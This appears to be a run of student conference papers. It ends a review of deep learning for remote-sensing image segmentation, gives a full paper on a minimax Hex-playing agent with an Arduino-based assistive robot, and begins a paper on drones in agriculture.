C. Methods to learn from a small training set

Semantic segmentation of high-resolution imagery with deep neural networks often involves models with millions of parameters, demanding a vast number of labeled examples for effective training. While large datasets like ImageNet, with 1.28 million training images, are available in many computer vision applications, remote sensing datasets are typically scarce, often comprising only one image or several tiles.

Addressing the scarcity of training examples, researchers have explored various strategies. One approach involves cre-

ating synthetic images to augment the training set size. Kemker et al. (2018) [12] utilized Digital Imaging and Remote Sensing Image Generation software to generate synthetic multi-spectral images and their corresponding labels, subsequently used for training deep networks. Zhou and Gong (2018) [26] employed data augmentation techniques, randomly rotating and flipping annotated image patches to create additional labeled examples.

Another strategy integrates local and global decisions from weighted samples within a neighborhood and a trained deep network, respectively, proposed by Ma et al. (2016) [17]. However, despite the advantages of synthetic images—cost-effectiveness and easy labeling—the disparity between synthetic and real image features poses challenges. To bridge this gap, Feng et al. (2019) [7] selected unlabeled samples based on spectral similarity, with a spatial constraint, and included those with high similarity in the training set.

Alternatively, semi-supervised learning techniques, combining supervised and unsupervised feature learning, offer another avenue for handling example scarcity in classification tasks. These approaches leverage both labeled and unlabeled data to improve model performance in scenarios where labeled data is limited.

IV. CONCLUSION

Deep learning methods, particularly CNNs and their variants, have garnered remarkable success across diverse computer vision applications. The prowess demonstrated in these domains has sparked enthusiasm for adopting and extending deep learning techniques to address challenges in remote sensing. Researchers are increasingly exploring the application of deep learning methods to analyze remote sensing imagery, leveraging their proven efficacy in various computer vision tasks.

In this context, it becomes imperative to review both fundamental and advanced CNN architectures that facilitate the adaptation of deep learning methods to accommodate the diverse data modalities and structures encountered in remote sensing. By understanding and leveraging these architectures, researchers aim to harness the power of deep learning to tackle the complexities inherent in remote sensing image analysis.

REFERENCES

- [1] H. A. Arief, G.-H. Strand, H. Tveite, & U. G. Indahl. (2018). Land cover segmentation of airborne lidar data using stochastic atrous network. *Remote Sensing*, 10(973), 1–22.
- [2] V. Badrinarayanan, A. Kendall, & R. Cipolla. (2017). SegNet: A deep convolutional encoder-decoder architecture for image segmentation. *IEEE Transactions on Pattern Analysis and Machine Intelligence* (pp. 2481–2495).
- [3] J. E. Ball, D. T. Anderson, & C. S. Chan. (2017). Comprehensive survey of deep learning in remote sensing: theories, tools, and challenges for the community. *Journal of Applied Remote Sensing*, 11, 42609.
- [4] K. Chen, K. Fu, M. Yan, X. Gao, X. Sun, & X. Wei. (2018). Semantic segmentation of aerial images with shuffling convolutional neural networks. *IEEE Geoscience and Remote Sensing Letters*, 15, 173–177.
- [5] Chen, L.-C., Papandreou, G., Kokkinos, I., Murphy, K., & Yuille, A. L. (2018). Deeplab: Semantic image segmentation with deep convolutional nets, atrous convolution, and fully connected crfs. *IEEE Transactions on Pattern Analysis and Machine Intelligence*, 40, 834–848.

- [6] D. Cheng, G. Meng, S. Xiang, & C. Pan. (2017). FusionNet: Edge aware deep convolutional networks for semantic segmentation of remote sensing harbor images. *IEEE Journal of Selected Topics in Applied Earth Observations and Remote Sensing*, 10, 5769–5783.
- [7] J. Feng, L. Wang, H. Yu, L. Jiao, & X. Zhang. (2019). Divide-and-conquer dual-architecture convolutional neural network for classification of hyperspectral images. *Remote Sensing*, 11(484), 1–26.
- [8] Y. Guo, Y. Liu, T. Georgiou, & M. S. Lew. (2018). A review of semantic segmentation using deep neural networks. *Journal Name*.
- [9] K. He, X. Zhang, S. Ren, & J. Sun. (2016). Identity mappings in deep residual networks. In *European conference on computer vision* (pp. 630–645). Springer.
- [10] G. Huang, Z. Liu, L. van der Maaten, & K. Q. Weinberger. (2017). Densely Connected Convolutional Networks. In *Proceedings of the IEEE conference on computer vision and pattern recognition* (pp. 4700–4708).
- [11] J. Lv, Q. Shen, M. Lv, Y. Li, L. Shi, & P. Zhang. (2023). Deep learning-based semantic segmentation of remote sensing images: a review. *Frontiers in Ecology and Evolution*, 11, 1201125. doi: 10.3389/fevo.2023.1201125.
- [12] R. Kemker, R. Luu, & C. Kanan. (2018). Low-shot learning for the semantic segmentation of remote sensing imagery. *IEEE Transactions on Geoscience and Remote Sensing*, 56(6214), 6223.
- [13] M. L'angkvist, A. Kiselev, M. Alirezaie, & A. Loutfi. (2016). Classification and segmentation of satellite orthoimagery using convolutional neural networks. *Remote Sensing*, 8, 329.
- [14] J. Long, E. Shelhamer, & T. Darrell. (2015). Fully convolutional networks for semantic segmentation. In *Proceedings of the IEEE conference on computer vision and pattern recognition* (pp. 3431–3440).
- [15] Long, J., Shelhamer, E., & Darrell, T. (2015). Fully convolutional networks for semantic segmentation. In *Proceedings of the IEEE conference on computer vision and pattern recognition* (pp. 3431–3440).
- [16] Lv J, Shen Q, Lv M, Li Y, Shi L and Zhang P (2023) Deep learning-based semantic segmentation of remote sensing images: a review. *Front. Ecol. Evol.* 11:1201125. doi: 10.3389/fevo.2023.1201125
- [17] X. Ma, H. Wang, & J. Wang. (2016). Semisupervised classification for hyperspectral image based on multi-decision labeling and deep feature learning. *ISPRS Journal of Photogrammetry and Remote Sensing*, 120, 99–107.
- [18] D. Marmanis, J. D. Wegner, S. Galliani, K. Schindler, M. Datcu, & U. Stilla. (2016). Semantic segmentation of aerial images with an ensemble of CNNs. *ISPRS Annals of the Photogrammetry, Remote Sensing and Spatial Information Sciences*, 3, 473.
- [19] D. Marmanis, K. Schindler, J. D. Wegner, S. Galliani, M. Datcu, & U. Stilla. (2018). Classification with an edge: Improving semantic image segmentation with boundary detection. *ISPRS Journal of Photogrammetry and Remote Sensing*, 135, 158–172.
- [20] O. Ronneberger, P. Fischer, & T. Brox. (2015). U-net: Convolutional networks for biomedical image segmentation. In *International conference on medical image computing and computer-assisted intervention* (pp. 234–241).
- [21] X. Yuan, J. Shi, & L. Gu. (2021). A review of deep learning methods for semantic segmentation of remote sensing imagery. *Expert Systems with Applications*, 169, 114417. doi: 10.1016/j.eswa.2020.114417.
- [22] Zhao, W., & Du, S. (2016). Learning multiscale and deep representations for classifying remotely sensed imagery. *ISPRS Journal of Photogrammetry and Remote Sensing*, 113, 155–165.
- [23] L. Zhang, L. Zhang, & B. Du. (2016). Deep learning for remote sensing data: A technical tutorial on the state of the art. *IEEE Geoscience and Remote Sensing Magazine*, 4, 22–40.
- [24] X. Zhang, X. Zhou, M. Lin, & J. Sun. (2018). ShuffleNet: An extremely efficient convolutional neural network for mobile devices. In *The IEEE conference on computer vision and pattern recognition (CVPR)*.
- [25] Zhu, X. X., Tuia, D., Mou, L., Xia, G.-S., Zhang, L., Xu, F., & Fraundorfer, F. (2017). Deep learning in remote sensing: A comprehensive review and list of resources. *IEEE Geoscience and Remote Sensing Magazine*, 5, 8–36.
- [26] Z. Zhou, & J. Gong. (2018). Automated residential building detection from airborne LiDAR data with deep neural networks. *Advanced Engineering Informatics*, 36, 229–241.

Enhancing Hex Gameplay using an AI-Powered Assistive Robot Agent

Pece Georgiev, Lucija Tonkovikj and Vlatko Spasev

Faculty of Computer Science and Engineering

"Ss. Cyril and Methodius" University

Skopje, North Macedonia

{pece.georgiev, lucija.tonkovikj}@students.finki.ukim.mk, vlatko.spasev@finki.ukim.mk

Abstract—This paper presents an innovative approach to enhancing gameplay in the game Hex by introducing an AI-powered assistive robot agent. In particular, we analyze and improve upon existing Hex strategies, implementing them in an AI agent. Subsequently, we propose a proof of concept for a robot that utilizes the AI agent to enable real-time assistance for players to discover optimal moves during gameplay.

Hex, a two-player abstract strategy game, poses significant challenges due to its complexity and the vast search space of possible moves. We employ advanced algorithms to analyze the game state and strategically determine the best course of action for the player using the alpha-beta pruned minimax algorithm paired with state-of-the-art heuristics. Moreover, we discuss the broader implications of our research and results, highlighting methods to speed up the search for optimal moves.

Index Terms—AI, Minimax, Assistive robot, Arduino, Hex: The Board Game

I. INTRODUCTION

Hex represents a zero-sum game with two agents. An integral part of the game is the board with an $n \times n$ grid of hexagonal cells, where typically $n \in \{6, 9, 11, 13, 19\}$. The board is depicted in Fig. 1, and the term "hex grid" is commonly used to describe it.




Fig. 1. Hex grid

Through an agreement, one of the players begins their turn by choosing one of the two possible colors (blue or orange) and placing a token on the board in that color. From that point onwards each player has one of the colors and this does not

change throughout the remainder of the game. After the first player completes their move, the opponent is allowed to begin their turn. On each turn, the player must place exactly one token in their color on an unoccupied hex grid cell. A player wins when a sequence of adjacent cells occupied by tokens in their color connects opposite sides of the hex grid of the same color. Two cells on the board are considered adjacent if they share an edge.

Within the scope of this game, it is not possible to achieve a tie. Since this is a game with a finite number of moves where a draw is not possible, the first player always has a winning strategy - a strategy that allows the first player to choose the optimal move for each of the opponent's moves, thus guaranteeing their victory. Both of these can be mathematically proven [3] [6].

The winning strategy is discernible for small board sizes ($n \leq 8$), but as the size of the board increases along with the number of states the game can be in, determining the winning strategy becomes a significant challenge. In order to avoid considering the entire search tree of states (which is not feasible for large n) this paper explores ways to evaluate players' positions in game states through general and intuitive strategies.

II. RELATED WORK

There are projects implemented by students at Stanford University where the problem of modeling the game of Hex is considered as a state search problem. In one experiment where the minimax algorithm, the Monte Carlo Tree Search (MCTS) algorithm and their variations were tested it was shown that the best results are obtained with the minimax algorithm for small board sizes and with a depth of 1 [1]. In this paper we investigate the performance of the minimax algorithm on larger boards with larger search depths.

A simple heuristic commonly encountered in analyzing states in the game of Hex is used in this paper, which consists of calculating the minimum number of cells required to achieve victory. Its implementation is carried out using the Uniform Cost Search (UCS) algorithm. This heuristic has been used in the aforementioned student project [1], as well as in certain examples and works [2]. However, the paths chosen by this heuristic can be blocked relatively easily, which is why

analyses of other heuristics have been conducted, one of which considers the hex grid as an electrical circuit [2], [3]. Another heuristic tested and examined in this paper is described in more detail in "The machine intelligence Hex project" [2], where the idea is to find at least two non-intertwining paths with the shortest length.

It is also interesting to consider the implementation of transposition tables with matching patterns as in the work [4], where 85 well-known patterns are taken into account to significantly improve the time complexity of the algorithm. In this paper, we introduce only a transposition table, which stores evaluations of states in the game that have already been considered at a given level of the minimax algorithm. However, the previously mentioned schemes, and other schemes such as threat patterns [5], are intriguing for future research.

Finally, we did not find robot projects that are capable of playing the game Hex; however, there are other robot projects that involve image processing and the use of the microcontroller Arduino Uno for other games, including Tic-tac-toe [7]. A similar approach is used to define the concept for the AI-powered assistive robot agent in this paper.

III. METHODOLOGY

A. Minimax Algorithm

For solving the game of Hex from a theoretical aspect the minimax algorithm can be utilized. Due to the structure of the game itself, specifically the winning strategy of the first player, this algorithm will determine a move that guarantees victory. The principle behind the algorithm involves constructing a search tree of states, evaluating the game states, keeping track of maximizing or minimizing evaluations of states, and selecting a move that maximally increases the evaluation of the current game state for the player.

However, when it comes to Hex with a $n \times n$ board, applying such an algorithm directly is not viable due to the immense branching factor of the game, which can reach up to $O(n^2)$ in the worst case scenario. Since waiting for the algorithm to complete for large n is unreasonable, various methods are employed to speed up the time complexity. The compromise made in these approaches involves sacrificing some accuracy of the algorithm in order to achieve faster results, while still obtaining satisfactory outcomes. Several approaches for speeding up the algorithm are proposed.

1) *Uniform Cost Search Based Heuristic*: The first heuristic being considered evaluates how good a given move is only in the current state, without considering future states. Since a significant aspect of the game is the number of tokens both the player and their opponent need to place on the board to win, this heuristic aims to minimize this number for the player while simultaneously maximizing it for the opponent. An illustration is provided in Fig. 2.

The heuristic yields satisfactory results, especially when used with greater depth in the search. However, for small depths it does not take into account that the current path being considered may easily be blocked due to its greedy nature. If this path is blocked, the heuristic does not provide any




Fig. 2. Shortest winning paths for a given state

information about the connectivity of the remaining paths on the board (unless there happen to be more such paths with the shortest length).

2) *Two-Distance Heuristic*: The second heuristic analyzed in this paper considers alternative paths besides the shortest one. The idea is that the value of a certain state should be greater if there are more short paths between two positions (in our case, we are interested in paths between the edges of the board). Additionally, building the shortest path is not always the most optimal option, which happens whenever the shortest path can be easily blocked by the opponent, so it is essential to consider multiple shortest paths.

In general, we define the z -distance function as given in Equation 1

$$d_z(l, r) = \begin{cases} 0, & \text{if } r = l, \\ 1, & \text{if } r \in N(l), \\ \min\{k : c_k(l, r) \geq z\}, & \text{if the set is not empty,} \\ +\infty, & \text{otherwise} \end{cases} \quad (1)$$

where $N(l)$ is the set of cells in the neighborhood of l and $c_k(l, r)$ is defined by Equation 2

$$c_k(l, r) = |w \in N(l) : d_z(w, r) < k|. \quad (2)$$

In the following text a chain refers to a maximal set of connected tokens of the same color. A cell belongs to the neighborhood of l if it is a direct neighbor of l (shares an edge with the cell l), if it is a cell that is part of a chain directly connected to l , or if it is a direct neighbor of a cell belonging to any of the chains connected to l . Additionally, in the neighborhood of l , cells occupied by tokens of the opponent are not present.

The two-distance heuristic is given by taking $z = 2$. So, we are trying to find at least two paths between two cells whose distances are less than some minimal k . The variable z actually indicates the minimal amount of paths we are looking for; however, the complexity of the implementation increases with the increase of z .

The evaluations of the heuristics mentioned in the above sections can be enriched if the structure of the game itself is taken into account. One of the common strategies is the bridge strategy. By bridges, we mean a structure of identically colored tokens depicted as in Fig. 3. The advantage of a player




Fig. 3. Bridge from blue tokens

building bridges in the game is as follows: it speeds up the construction of the shortest paths, and moreover, a bridge cannot be blocked in a single opponent's move; it allows defensive play by making it easier to block the opponent's progress and it enables control over more tiles and provides more options for building paths.

B. Optimization

With the limited minimax algorithm all states up to a certain depth are considered including those states where the made move is objectively bad, as well as states that have been already seen before. To combat this, we improve/reduce the required run-time complexity of the algorithm by highlighting solutions to the mentioned problems.

1) *Alpha-Beta Pruning*: In cases where we know that a certain branch of states is not worth exploring because a better branch has already been found, that branch can be pruned, meaning its child states will not need to be explored. This idea is implemented with the alpha-beta pruning algorithm, which significantly improves the run-time complexity of the algorithm.

To prune as many branches as possible with the alpha-beta pruning algorithm, it is important to explore the best states from the very beginning of the search. Often, the player who occupies the central position in the hex grid has greater options for building shorter paths, and thus greater chances of winning. At the beginning of the game, this is particularly true and noticeably significant when testing the alpha-beta pruning. More states must be explored when next moves are evaluated row-by-row as opposed to case when the next moves are explored from the center of the hex grid towards the boundaries of the table.

2) *Transposition Tables*: Despite the modifications made to the alpha-beta algorithm, some states that we have already explored may reappear in subsequent searches through the

states tree (or may be encountered during searches in future games). For this purpose, we use a transposition table. When a state that can be obtained in multiple different ways exists there is no need to evaluate the state multiple times. It is enough to save the value after its evaluation for the first time in a hash table and then access it through the table, which speeds up the algorithm.

The hashing method used in the implementation is called Zobrist hashing. This is the most well-known type of hashing used in many games with two-player setups that involve a board, including chess. In our specific implementation the key represents a 64-bit number of which the first 2 bits are used to represent the depth at which the state is being explored, while the remaining 62 bits are used to represent which cells are occupied by tokens. Due to time complexity, the depth limit is set to 3. The reason why this hashing is most suitable and fastest is that xor operations are used in computing the key. Once the key is computed for an initial state it is very simple to compute the key for successor states where a new move is added and the depth is changed.

C. Robot Design

A simple prototype for a robot which will utilize the alpha-beta pruned minimax algorithm to assist in the gameplay of Hex is relatively inexpensive to build, costing $\approx 50\text{€}$ for all required parts (excluding the personal computer). Since some of the tasks require a larger amount of memory and processing power, we delegate those tasks to a personal computer (PC) which will directly communicate to all other modules.

We propose a prototype consisting of the components found in Appendix A. The interaction between the more important modules is displayed in Fig. 4. It is important to note that




Fig. 4. Solution collaboration diagram

a player will only observe the robot and interact with it. The other components should be abstracted from the player's view, making the prototype easier to use and follow.

We now explain the full cycle of functionalities that the system as a whole does to assist in a game of Hex. When it is the player's turn, they press a button on the robot which will cause the Arduino Uno to detect a voltage change on one of its pins. The Arduino Uno uses the serial communication between it and the PC to initiate the search for optimal moves. In order

to start the search, the PC uses the web server hosted from the ESP32 WROVER to get an image capture. The ESP32 WROVER requests the output from the OV2640 camera, which returns a captured image of the hex grid. The ESP32 WROVER uploads this image on the web server and the PC downloads it and continues to process the image using the OpenCV library. From the image we extract the information about the state of the game and we use alpha-beta pruned minimax to calculate the best move. Finally, after obtaining the best move, calculations are done to find the turning angles required for the motors to make in order to reach the best move cell on the physical hex grid. The turning angles are sent as parameters through the serial communication from the PC to the Arduino Uno, which then instructs the motors to turn the designated amount.

A simple sketch of concept is given in Fig. 5 where the robot arm hovers over a hex grid cell.




Fig. 5. Sketch of robot

IV. RESULTS

This section presents the results obtained from simulations of the Hex game with different strategies defined in the preceding sections of this paper, as well as their interpretations.

A. Effect of Ordering States in UCS Heuristic

Since the defined agents in the specific implementation of the Hex game are based on the minimax algorithm, it is possible to optimize the algorithm by intelligently ordering the set of successor states considered in the search tree of game states. We mainly look at three strategies for ordering the successor states of the game defined as follows:

- 1) Random choice - successor moves are considered in a randomly chosen order;
- 2) Centered choice - successor moves closer to the center of the hex grid are prioritized;
- 3) Diagonal choice - successor moves closer to the smallest diagonal of the hex grid are prioritized.

The performances of these strategies are tested on a 5×5 hex grid with simulations of 100 games between two players. The results are shown in Table I.

TABLE I
PERCENTAGE OF GAMES WON BY THE FIRST PLAYER AGAINST THE SECOND PLAYER USING THE THREE DIFFERENT STRATEGIES

First player	Second player		
	Random	Centered	Diagonal
Random choice	64% / 36%	42% / 58%	62% / 38%
Centered choice	94% / 6%	100% / 0%	100% / 0%
Diagonal choice	77% / 23%	75% / 25%	62% / 38%

Firstly, let's address the bias in the results due to the small size of the board. The first player has a significant advantage in the game on this board size and is expected to win, which is not the case generally (for larger board sizes). It is observed that the first player achieves the most victories when playing with the centered selection strategy for ordering game states. This is because at the beginning of the game the center provides the most options for the player to build paths. Interestingly, the second player using the random selection strategy shows the best results against the first player using the centered selection strategy (winning 6% of the games). Through simulations, it is observed that the second player achieves victory when playing defensively, that is when their goal partially deviates from greedily searching for the shortest path.

Additionally, the time taken to make a move can be examined, as shown in Fig. 6.




Fig. 6. Time taken by a UCS algorithm agent to make a move

For the minimax algorithm using the UCS heuristic it is observed that the fastest time performances are achieved with the strategy of diagonal state selection. This is due to the greedy nature of the UCS algorithm. In this paper the strategy of random/centered state selection was used for the AI robot, where a compromise is made between the time taken to generate the next move and the evaluation measure of how good a move is.

From the previous results the significant greediness of the algorithm is observed, particularly when a very shallow depth for the search tree is being used, necessitating the definition of an algorithm that plays defensively.

B. UCS vs. Two-Distance Heuristic

By defining the two-distance heuristic, which anticipates opponent attacks (moves that block the player's shortest path), a significant improvement in the percentage of games won by the player is achieved. The results of the simulation of an agent with the UCS heuristic against an agent with the two-distance heuristic are shown in Table II and Table III.

TABLE II
PERCENTAGE OF GAMES WON BY THE FIRST PLAYER AGAINST THE SECOND PLAYER

First player	Second player
	Two-Distance
UCS (Random)	40% / 60%
UCS (Centered)	74% / 26%

TABLE III
PERCENTAGE OF GAMES WON BY THE FIRST PLAYER AGAINST THE SECOND PLAYER

First player	Second player	
	UCS (Random)	UCS (Centered)
Two-Distance	95% / 5%	98% / 2%

From the previous results, it can be noticed that the two-distance heuristic used by the second player shows marginally better results against the random UCS as the first player (compared to the results in Table I, where the second player used the UCS heuristic and the centered selection strategy), which is expected for a small board size. However, a significant improvement is obtained when comparing the centered UCS as the first player against the two-distance heuristic, which achieves victory 26% of the time, an increase from the previous best of 6% with the random UCS. It is important to note that the small win rate of the two-distance heuristic applies only to the selected board size. For larger board sizes, it is established that the percentage of wins for the player with the two-distance heuristic tends toward 100% against the player with the UCS heuristic.

The improvement in results with the two-distance heuristic boils down to partial elimination of greediness in building the shortest path, that is increased awareness of potential opponent attacks. However, with such improvement in results, the time required to make a move increases by a factor of approximately 3. This limits the possibilities for analyzing large boards.

C. Comparison of Two-Distance Heuristic

Implementing the minimax algorithm with the two-distance heuristic was the main task in this paper, so it is only natural to discuss and comment on the results of simulating several games between two agents using the evaluation function based on the two-distance heuristic. The results are shown in Fig. 7.

As mentioned, the first player can always win and such a strategy is easier to see on a small board. It can be observed




Fig. 7. Number of games won by players using the two-distance heuristic for board sizes 5, 6, and 7

that the first player truly knows how to leverage that advantage on a small board. However, the second player recognizes the attacks of the first player well, and their responses to those moves become apparent as the board size increases, that is the number of wins becomes equal. Both players successfully utilize the strategy of building bridges and use them to advance in the game and block the opponent's good moves.

D. Optimal Strategy Selection for Robot Performance

The significance of the preceding findings, especially regarding smaller boards, directly benefit our prototype assistive robot given its compact size. This alignment allows us to apply the findings effectively which enhance the robot's performance without the need for extensive computational resources.

In our quest for algorithmic optimization, we prioritized refining existing algorithms over implementing transposition tables for smaller boards. This decision was driven by memory constraints as our prototype aims to operate autonomously without relying heavily on external computing resources. This approach allows us to consider different solution architectures that do not depend on a PC. Additionally, the faster runtime performance observed for smaller hex grid sizes further underscored the significance of this approach.

Drawing from previous discussions, we have adopted a strategy that combines the two-distance heuristic with the alpha-beta pruned minimax algorithm (with some modification). This approach ensures swift decision-making while consistently identifying and executing high-quality moves, thereby boosting the overall effectiveness of our robotic system.

Considering the game dynamics and strategic implications, adjusting hyper-parameters as a mean to reward the agent for using the bridge strategy appears promising. An aggressive initial approach could expedite victory on smaller boards as a result of an increase of the contribution factor the strategy has in the state evaluations. However, to prevent over-reliance

on this strategy, we're considering gradually reducing these parameters over time to ensure a balanced and adaptable AI agent.

V. CONCLUSION

This paper examines two heuristics used in the minimax algorithm, of which the heuristic with two-distance was of greater interest to us. Additionally, a strategy was implemented to reward the player when using the game structure to their advantage (when using bridges). Despite the fact that the second heuristic is more complex to compute and the agent takes more time to make a move (especially on boards larger than 7×7), it is worthwhile to use it, especially if transposition tables are used to reduce the waiting time for the agent's moves in future games. Furthermore, we offer a concept for a robot capable of utilizing the previously mentioned heuristics and we optimize numerous aspects of the game state search to allow for best performance.

In future research it would be beneficial to pay more attention to analyzing the degree of influence of the game structure on the evaluations of the heuristics, as well as adjusting the parameters related to the bonuses for building bridges. Specifically, if the bridge strategy is used excessively the agent will start losing, while if it is not used at all the agent misses some really useful moves. Additionally, the performance of implementing transposition tables with overlapping schemes could be examined, as well as using certain known templates with moves that are objectively good.

Although transposition tables with hashing were applied in this project, it would be interesting to further explore how much they really affect performance and to what extent it is worthwhile to save evaluations (since after each gaming session against the agent, it saves all newly evaluated states in a file, which could become impractically large).

It is also intriguing to consider a system solution that does not involve a PC, rather having all PC tasks be transferred to the ESP32 WROVER. This is challenging considering the 4MB flash memory that the WROVER uses, due to the amount of memory that the OpenCV library and the transposition tables use to work correctly. However, such a change would make the robot more portable and accessible to others, and considering the optimized solutions that we have mentioned, it might be in the realm of possibilities for such an architecture to materialize.

REFERENCES

- [1] Ali Malik George Horrell, Eli Echt-Wilson. "An AI Agent for Playing Hex."
- [2] Chalup, Stephan K., Drew Mellor, and Fran Rosamond. "The machine intelligence Hex project." *Computer Science Education* 15.4 (2005): 245-273.
- [3] Anshelevich, Vadim V. "The game of Hex: An automatic theorem proving approach to game programming." AAAI/IAAI. 2000.
- [4] Rasmussen, Rune, Frederic Maire, and Ross Hayward. "A template matching table for speeding-up game-tree searches for Hex." *AI 2007: Advances in Artificial Intelligence: 20th Australian Joint Conference on Artificial Intelligence, Gold Coast, Australia, December 2-6, 2007. Proceedings* 20. Springer Berlin Heidelberg, 2007.

- [5] Rasmussen, Rune, Frederic Maire, and Ross Hayward. "A move generating algorithm for hex solvers." *AI 2006: Advances in Artificial Intelligence: 19th Australian Joint Conference on Artificial Intelligence, Hobart, Australia, December 4-8, 2006. Proceedings* 19. Springer Berlin Heidelberg, 2006.
- [6] Gale, D. (1979). The game of Hex and the Brouwer fixed-point theorem. *The American Mathematical Monthly*, 86(10), 818-827.
- [7] Takman, Emil, and Pontus Rastman. "Tic-Tac-Toe Robot: Automated Tic-Tac-Toe Game With Robotic Control." (2023).

APPENDIX

A. Robot components

- 1) Arduino Uno (with USB cable) - a physical programmable circuit board (often referred to as a micro-controller) and a development environment that allows you to write and upload code to the board. The Arduino board can be used to sense and control objects in the physical world, making it an ideal tool for controlling the moving parts of our robot;
- 2) ESP32 WROVER - a powerful microcontroller with integrated Wi-Fi capabilities, perfect for hosting a web server;
- 3) OV2640 camera - a small image sensor that is suitable for capturing high-quality images and videos;
- 4) Servo Motor SG90 and Stepper Motor 28BYJ-48 - motors which will move the arm of the robot to point towards a tile on the hex grid;
- 5) ULN2003 Stepper Motor Driver Module - a motor driver which allows for precise steps of the stepper motor at certain time intervals;
- 6) Power Supply Module and 9V Battery with Snap-on Connector Clip - module used to supply the stepper motor with enough voltage;
- 7) Breadboard, momentary button, 10K ohm resistor, breadboard jumper wires and female-to-male dupont wires - components used to allow for easy prototyping and proper connection of different modules.

Application of drones in agriculture

1st David Arsov

*Faculty of Computer Science and Engineering
University Ss Cyril and Methodius
Skopje, N. Macedonia
david.arsov@students.finki.ukim.mk*

2nd Igor Goshev

*Faculty of Computer Science and Engineering
University Ss Cyril and Methodius
Skopje, N. Macedonia
igor.goshev@students.finki.ukim.mk*

3rd Vlatko Spasev

*Faculty of Computer Science and Engineering
University Ss Cyril and Methodius
Skopje, N. Macedonia
vlatko.spasev@finki.ukim.mk*

Abstract—Agriculture is a topic we as humans have been around and have been doing since the beginning of our existence. Like planting crops, growing, watering them and raising livestock. Drones are Unmanned Aerial Vehicles (UAV) that have appeared in recent, but today those two terms meet together, doing tasks that would have never been possible with human labour. Agricultural drones allows farmers to get the optimum amount of production in the working area. Drones can notice flaws in our land that we cannot see or predict, tell us where they are and what to do in order to fix them. For irrigation, spraying and livestock management, we discuss and compare different techniques, different types of drones, with different types of cameras and sensors, when UAVs are the better choice and where, when and why are they lacking in other areas. After thorough consideration, we concluded that drones are better around the crops section in larger fields than smaller ones. With the help of sensors, cameras combined with algorithms and artificial intelligence, it is possible to find all the flaws, giving better and more optimal results, while reducing and wasting resources.

Index Terms—UAV, drone, agriculture, robotics, crops management, spraying, irrigation, livestock management

I. INTRODUCTION

